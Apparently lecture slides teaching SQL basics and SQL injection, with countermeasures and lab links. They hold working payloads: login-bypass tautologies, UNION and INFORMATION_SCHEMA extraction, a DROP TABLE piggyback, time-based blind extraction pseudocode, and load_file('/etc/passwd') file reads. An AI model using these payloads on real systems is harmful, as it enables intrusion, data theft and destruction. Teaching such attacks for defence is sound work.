- A table is a collection of related data entries and it consists of columns and rows

Relation (Table)

Row/Tuple/Record

Column/Attribute/Field

name	birth	gpa	grad
Anderson	1987-10-22	3.9	2009
Jones	1990-4-16	2.4	2012
Hernandez	1989-8-12	3.1	2011
Chen	1990-2-4	3.2	2011
VARCHAR(30)	DATE	FLOAT	INT

Column Types →

Some SQL commands

- SELECT - extracts data from a database (query)
- UPDATE - updates data in a database
- DELETE - deletes data from a database
- INSERT INTO - inserts new data into a database
- CREATE DATABASE - creates a new database
- ALTER DATABASE - modifies a database
- CREATE TABLE - creates a new table
- ALTER TABLE - modifies a table
- DROP TABLE - deletes a table
- UNION - combines the results of different queries

SQL query examples

- SELECT * FROM table
- SELECT * FROM table1, table2, …
- SELECT field1, field2, … FROM table1, table2, …
- SELECT … FROM … WHERE condition
  - conditions
    - field1 = value1
    - field1 <> value1
    - field1 LIKE 'value _ %'
    - condition1 AND condition2
    - condition1 OR condition2
- INSERT INTO table1 (field1, field2, …) VALUES (value1, value2, …)
- INSERT table1 SET field1=value_1, field2=value_2 …
- UPDATE table1, table2 SET field1=new_value1, field2=new_value2, … WHERE table1.id1 = table2.id2 AND condition

SQL injection (SQLi)

- Scenario: many web applications require the ability to store structured data (e.g., forum, CMS, e-commerce, blog, . . .) and use a **database**
- We have a **SQLi** when it is possible to modify the syntax of the query by altering the application input
- SQLi causes
  - missing input validation
  - application-generated queries contains user-fed input

SQLi example

```
$name = $_POST['name'];
$passw = $_POST['passw'];
$result = mysql_query("SELECT * FROM users ".
          "WHERE name='$name' AND passw='$passw';");
if(mysql num rows($result) > 0 ) {
...
}
```

- Good:
  - name = mario ∧ passw = xyz
  - → ... `WHERE name='mario' AND passw='xyz';`
- BAD:
  - name= admin ∧ passw = xyz' OR '1'='1
  - → ... `WHERE name='admin' AND passw='xyz' OR '1'='1';`

SQLi sinks (where to inject our SQL code)

- User Input
  - GET/POST parameters
  - many client-side technologies communicate with the server through GET/POST (e.g., Flash, applet Java, AJAX)
- HTTP Headers
  - every HTTP header must be treated as dangerous
  - User-Agent, Referer, . . . can be maliciously altered

Other SQLi sinks

- Cookies
  - after all, they are just headers . . .
  - . . . and they come from the client ⇒ dangerous
- The database itself: second order injection
  - the input of the application is stored in the database later, the same input may be fetched from the database and used to build another query ⇒ dangerous

SQLi: targets

Target	**Description**
identify **injectable** params	identify sinks
database footprinting	find out **which** DBMS is in use; made easy by wrong error handling
discover DB schema	table names, column names, column types, privileges
data extraction	dumping **anything** from the DB
data manipulation	insert, update, delete data
denial of service	prevent legitimate user from using the web application (`LOCK`, `DELETE`, . . .)
authentication bypass	bypass web application authentication mechanism
remote command execution	execution of commands not originally provided by the DBMS

SQLi: examples

- Authentication bypass using tautologies

1) query:

  - $q = “SELECT id FROM users WHERE user=‘”.$user.”’ AND pass=‘”.$pass.”’”;

2) sent parameters:

  - $user = “admin”;
  - $pass = “’ OR ‘1’=‘1”;

3) query that is really executed:

  - $q = “SELECT id FROM users WHERE user=‘admin’ AND pass=‘’ OR ‘1’=‘1’”;

- If the input were sanitized (e.g., mysql_escape_string()):
  - $q = “SELECT id FROM users WHERE user=‘admin’ AND pass=‘\’ OR \’\’=\’’”;

SQLi: ending the query

- Terminating the query properly can be cumbersome
- Frequently, the problem comes from what follows the integrated user parameter
- This SQL segment is part of the query and the malicious input must be crafted to handle it without generating syntax errors
- Usually, the parameters include comment symbols:
  - #
  - --
  - /* … */

SQLi other tautologies

- choosing “blindly” the first available user
  - $pass = “’ OR 1=1 # ”;

    → `$q = ”SELECT id FROM users WHERE user=’’ AND pass=’’ OR 1=1 # ’”;`
  - $user = “’ OR user LIKE ‘%’ #”;

    → `$q = ”SELECT id FROM users WHERE user=’’ OR user LIKE ’%’ #’ AND pass=’’”;`
  - $user = “’ OR 1 # ”;

    → `$q = ”SELECT id FROM users WHERE user=’’ OR 1 #’ AND pass=’’”;`
- choosing a known user
  - $user = “admin’ OR 1 # ”;

    → `$q = ”SELECT id FROM users WHERE user=’admin’ OR 1 #’ AND pass=’’”;`
  - $user = “admin’ #”;

    → `$q = ”SELECT id FROM users WHERE user=’admin’ #’ AND pass=’’”;`
- IDS evasion
  - $pass = “’ OR 5>4 OR password=‘mypass”;
  - $pass = “’ OR ‘vulnerability’>’server”;

SQLi: UNION query

- query:

```
$q = ”SELECT id, name, price, description
FROM products WHERE category=”.$_GET[’cat’];
```

- injected code:

```
$cat=”1 UNION SELECT 1, user, 1, pass FROM users”;
```

- the number and **types** of the columns returned by the two SELECT must match
  - MySQL: if types do not match, a cast is performed automatically

```
$cat=”1 UNION SELECT 1, 1, user, pass FROM user”;
```

SQLi: second order inject

- To perform the attack a user with a malicious name is registered:

```
$user = ”admin’#”;
```

- $user is correctly sanitized when it is inserted in the DB.
- Later on, the attacker asks to change the password of its malicious user, so the web app fetches info about the user from the db and uses them to perform another query:

```
$q = ”UPDATE users SET pass=’”.$_POST[’newPass’].”’
WHERE user=’”.$row[’user’].”’”;
```

- if the data coming from the database is not properly sanitized, the query will be:

```
$q = ”UPDATE users SET pass=’password’ WHERE user=’admin’#’”;
```

SQLi: piggy-backed

- Target: execute an arbitrary number of distinct queries
- query:

  ```
  $q = ”SELECT id FROM users WHERE user=’”.$user.”’ AND
  pass=’”.$pass.”’”;
  ```
- inected parameters:

  ```
  $user = ”’; DROP TABLE users -- ”;
  ```
- query executed:

  ```
  $q = ”SELECT id FROM users WHERE user=’’; DROP TABLE
  users – ”’ AND pass=””;
  ```
- both queries are executed!
- WARNING: this is strictly dependent from the method/function invoked to perform the query.

SQLi with missing info

- How to know how tables and columns are named?
  - Brute forcing. . .
  - INFORMATION_SCHEMA!
- Information schema are metadata about the objects within a database
- Can be used to gather data about any tables from the available databases

Information schema examples

- INFORMATION_SCHEMA.TABLES
  - TABLE_SCHEMA: DB to which the table belongs
  - TABLE_NAME: Name of the table
  - TABLE_ROWS: Number of rows in the table

  …
- INFORMATION_SCHEMA.COLUMNS
  - TABLE_NAME: Name of the table containing this column
  - COLUMN_NAME: Name of the column
  - COLUMN_TYPE: Type of the columns

  …

Information Schema: attack example

- Vulnerable query:

```
$q=”SELECT username FROM users WHERE user id=$id”;
```

- Step 1: Get table name

```
$id = ”−1 UNION SELECT table_name
   FROM INFORMATION_SCHEMA.TABLES
   WHERE table_schema != ’mysql’ AND
   table_schema != ’information_schema’ ”;
```

- Step 2: Get columns name

```
$id = ”−1 UNION SELECT column_name
   FROM INFORMATION_SCHEMA.COLUMNS
   WHERE table_name = ’users’ LIMIT 0,1”;
```

Blind SQLi

- When systems do not allow you to see output in the form of error messages or extracted database fields whilst conducting SQL injections
- Example


```
$q = 'SELECT col FROM example WHERE id='.$_GET['id'];
$res = mysql query($q);
if(!$res) {
    die(''error'');
} else {
// Does something, but never prints anything about it
}
```

- Can we exploit it???

Exploiting blind SQLi

- BENCHMARK or SLEEP (only with MySQL≥5) (or equivalent functions...)
  - BENCHMARK(loop count, expression)
- IF
  - IF(expression, expr true, expr false)
- SUBSTRING
  - SUBSTRING(str, pos)
  - SUBSTRING(str, FROM pos)
  - SUBSTRING(str, pos, len)
  - SUBSTRING(str, FROM pos, FOR len)

Time-based inference




```
mysql> SELECT colonna FROM example WHERE id = 1;
+---------+
| colonna |
+---------+
| abcd    |
+---------+
1 row in set (0.00 sec)

mysql> SELECT colonna FROM example WHERE id = -1 UNION SELECT BENCHMARK(50000000, MD5(1));
+---------+
| colonna |
+---------+
| 0       |
+---------+
1 row in set (9.06 sec)

mysql>
```

Combining IF and time-based output



joystick@arya: /home/joystick


```
mysql> SELECT colonna FROM example WHERE id = -1 UNION SELECT IF( ( true ), 1, 0);
+---------+
| colonna |
+---------+
| 1       |
+---------+
1 row in set (0.00 sec)

mysql> SELECT colonna FROM example WHERE id = -1 UNION SELECT IF( ( FALSE ), 1, 0);
+---------+
| colonna |
+---------+
| 0       |
+---------+
1 row in set (0.00 sec)

mysql> SELECT colonna FROM example WHERE id = -1 UNION SELECT IF( ( TRUE ),
    -> BENCHMARK(50000000, MD5(1)), 0);
+---------+
| colonna |
+---------+
| 0       |
+---------+
1 row in set (9.18 sec)

mysql> 
```

Information extraction with substr



```
mysql> SELECT substr(colonna,1,1) FROM example WHERE id = 1;
+----------------------+
| substr(colonna,1,1) |
+----------------------+
| a                    |
+----------------------+
1 row in set (0.00 sec)

mysql> SELECT colonna FROM example WHERE id = -1 UNION
    -> SELECT IF ( ( SELECT substr(colonna,1,1) FROM example WHERE id = 1)='a',
    -> 1, 0);
+----------+
| colonna |
+----------+
| 1        |
+----------+
1 row in set (0.00 sec)

mysql> SELECT colonna FROM example WHERE id = -1 UNION
    -> SELECT IF ( ( SELECT substr(colonna,1,1) FROM example WHERE id = 1)='a',
    -> BENCHMARK(50000000, MD5(1)), 0);
+----------+
| colonna |
+----------+
| 0        |
+----------+
1 row in set (9.22 sec)

mysql> 
```

Pseudo-code: extraction with substr

```
charset = ['a', 'b', 'c', ...]
i=1
content = ""
while i < LENGTH:
# we can esteem the length or stop when the inner for
# performs a full loop without finding any good letter
for c in charset:
   q = "-1 UNION SELECT IF( ( SELECT substr( col, %d, 1)
   FROM example
   WHERE id = 1
   ) = '%c',
   BENCHMARK(50000000, MD5(1)),
   0)" % ( i, c )
before = time()
# send web request injecting q
if (time() - before) > 8:
  content += c
  break
i += 1
```

MySQL file operations

Vulnerable query:

```
$q = ”SELECT username FROM users WHERE user id =
$id”;
```

- Read file:

```
$id = ” −1 UNION SELECT load file(’/etc/passwd’) ”;
```

- Write file:

```
$id = ” −1 UNION SELECT ’hi’ into outfile ’/tmp/hi’ ”;
```

- Notes

  1) file operations fail if FILE permission is not granted
  2) load file returns NULL upon failure
  3) into outfile triggers a MySQL ERROR

SQLi countermeasures

- Programmers must take care of **input sanitization**
- Programmers often rely on “automagic” methods (e.g., in PHP, magic_quotes_gpc escapes calling addslashes())
- How to sanitize strongly depends on which kind of attack we want to prevent
- Avoid manually crafted regexps
- Best practice: use mysql_real_escape_string()
- If a number is expected, check that the input really is a number
- Prepared statements
- Parametrized query (if the language supports it)

```
cursor.execute("INSERT INTO table VALUES (%s, %s, %s)", var1, var2, var3)
```

Lab activity

From SQL injection to Shell

https://www.pentesterlab.com/exercises/from_sqli_to_shell/course

Homework
OWASP Broken Web Application
SQL injections

https://sourceforge.net/projects/owaspbwa/files/

Homework

From SQL injection to Shell II

https://www.pentesterlab.com/exercises/from_sqli_to_shell_II/course

That's it!

Thanks for listening…

Good bye!

(and good luck!)

Special thanks to
prof. Lorenzo Cavallaro
and Davide Papini
Royal Holloway
University of London